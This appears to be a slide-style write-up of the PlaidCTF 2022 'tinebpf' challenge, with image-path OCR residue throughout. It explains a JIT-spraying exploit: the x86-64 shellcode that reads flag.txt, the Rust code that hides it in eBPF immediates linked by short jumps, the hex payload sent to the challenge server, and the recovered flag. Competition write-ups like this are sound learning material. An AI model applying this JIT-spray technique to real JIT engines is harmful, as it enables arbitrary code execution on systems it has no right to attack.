





Growing instructions

- do_jit:
  - for each instruction:
    - to machine code
    - update addrs





Jumps


116 + j1 + j2 = 120..126 bytes
10, 10, **j6**, **j3**, **j4**, **j5**, 2, 10, 10, 10, 10, 10, 10, 10, 10, 10, 10, 10, **j2**, 2, 2, 2, 2, 2, 2, 2, 2, **j1**, 2, 2, 2, 2, 10, 10, 10, 10, 10, 10, 10, 10, 10, 10, 10, 10, 10


After iteration	**jmp offsets**						**Total**
	j6	**j3**	**j4**	**j5**	**j2**	**j1**	4544
1	**384**	**1728**	**1856**	**1920**	**2112**	**-2572**	368
2	27	**129**	**130**	**129**	**129**	**-129**	365
3	27	**129**	**130**	**129**	**129**	-126	362
4	27	**129**	**130**	**129**	126	-123	359
5	27	126	127	126	126	**-129**	353
6	18	120	124	126	**129**	-123	353
	18	123	127	**129**	126	-120	353

jmp
5 bytes
2 bytes


offset: -128..127

mov
10 bytes

dummy
2 bytes




Payload




```
;   rax, rbx contain "flag.txt\0"

    mov     [rsp], rax
    mov     [rsp+8], rbx

    mov     rdi, rsp    ; const char *filename
    xor     rsi, rsi    ; int flags
    xor     rdx, rdx    ; int mode
    mov     rax, 2      ; sys_open
    syscall             ; returns file descriptor

    mov     rdi, rax    ; unsigned int fd
    mov     rsi, rsp    ; char *buf
    mov     rdx, 100    ; size_t count
    xor     rax, rax    ; sys_read
    syscall             ; returns number of bytes read

    mov     rdi, 1      ; unsigned int fd = stdout
    mov     rsi, rsp    ; const char *buf
    mov     rdx, rax    ; size_t count
    mov     rax, 1      ; sys_write
    syscall
```


```rust
fn encode_immediate(machine_code: &[u8], jump_offset: u8) -> u64 {
    assert!(machine_code.len() <= 6);

    let mut value: [u8; 8] = [0x90; 8]; // NOPs
    value[0..machine_code.len()].copy_from_slice(machine_code);
    value[6] = 0xeb; // JMP
    value[7] = jump_offset;

    u64::from_le_bytes(value)
}
```

Assemble payload







```rust
struct MachineCodeInstructions {
    code: Vec<u8>,
    offsets: Vec<usize>,
    sizes: Vec<usize>,
}

fn assemble_payload(assembly: &Path, machine_code: &Path, disassembly: &Path) -> MachineCodeInstructions {
    let nasm = Command::new("nasm")
        .args(["-f", "bin", "-o"])
        .arg(machine_code)
        .arg(assembly)
        .status().unwrap();
    assert!(nasm.success());

    let ndisasm = Command::new("ndisasm")
        .args(["-b", "64"])
        .arg(machine_code)
        .stderr(Stdio::inherit())
        .output().unwrap();

    let out_string = String::from_utf8(ndisasm.stdout).unwrap();
    std::fs::write(disassembly, &out_string).unwrap();
```




Solution




```
fn exploit() {
    let mut payload : MachineCodeInstructions = assemble_payload(Path::new("payload.asm"), Path
...
    // store "flag.txt\0" into rax and rbx
    add_immediate(&mut instructions, BpfRegT::R0, u64::from_le_bytes(*b"flag.txt"));
    add_immediate(&mut instructions, BpfRegT::R6, u64::from_le_bytes(*b"\01234567"));
...
    add_immediate(&mut instructions, BpfRegT::R0, 0x02eb90_00_00000000);

    for i : usize in 0..10 {
        let jump_offset : u8 = if i < 9 { 2 } else { 14 * 2 + 2 };
        let immediate : u64 = encode_immediate(payload.nth(i).unwrap_or(&[]), jump_offset);
        add_immediate(&mut instructions, BpfRegT::R0, immediate);
    }
...
    let bytes : Vec<u8> = to_raw_bytes(&instructions);
    let mut encoded : String = hex::encode(bytes);
    encoded.push('\n');
    std::fs::write("exploit.hex", encoded).unwrap();
}
```



Flag



```
┌──(kali▯ kali)-[~/git/tinebpf]
└─$ telnet tinebpf.chal.pwni.ng 1337
Trying 45.76.166.170...
Connected to tinebpf.chal.pwni.ng.
Escape character is '^]'.
Input: 18000000666c6167000000002e74787418060000003132330000000034353637O5
0000000b4b5b6b718000000b0b1b2b300000000b4b5b6b718000000b0b1b2b300000000b4
000000018000000000000000000000090eb021800000048890424000000009090eb0218
8000000ba6400000000000000090eb0218000000 4831c00f0000000000590eb0218000000bf
00000000500ffff00000000500ffff00000000500e2ff00000000018000000b0b1b2b300
0000000b4b5b6b718000000b0b1b2b300000000b4b5b6b718000000b0b1b2b300000000b4
00000000500ffff00000000500ffff00000000
Running jitted code:
PCTF{its_a_tini_weenie_beenie_packetini_filterini_flaggerooloo}
```



Lessons learned

- Skipping sleep was a bad idea
- Good decision to give up
- Fuzzing is not an alternative to thinking

https://github.com/RobertObkircher/ctf-writeups/tree/main/2022-plaidctf-tinebpf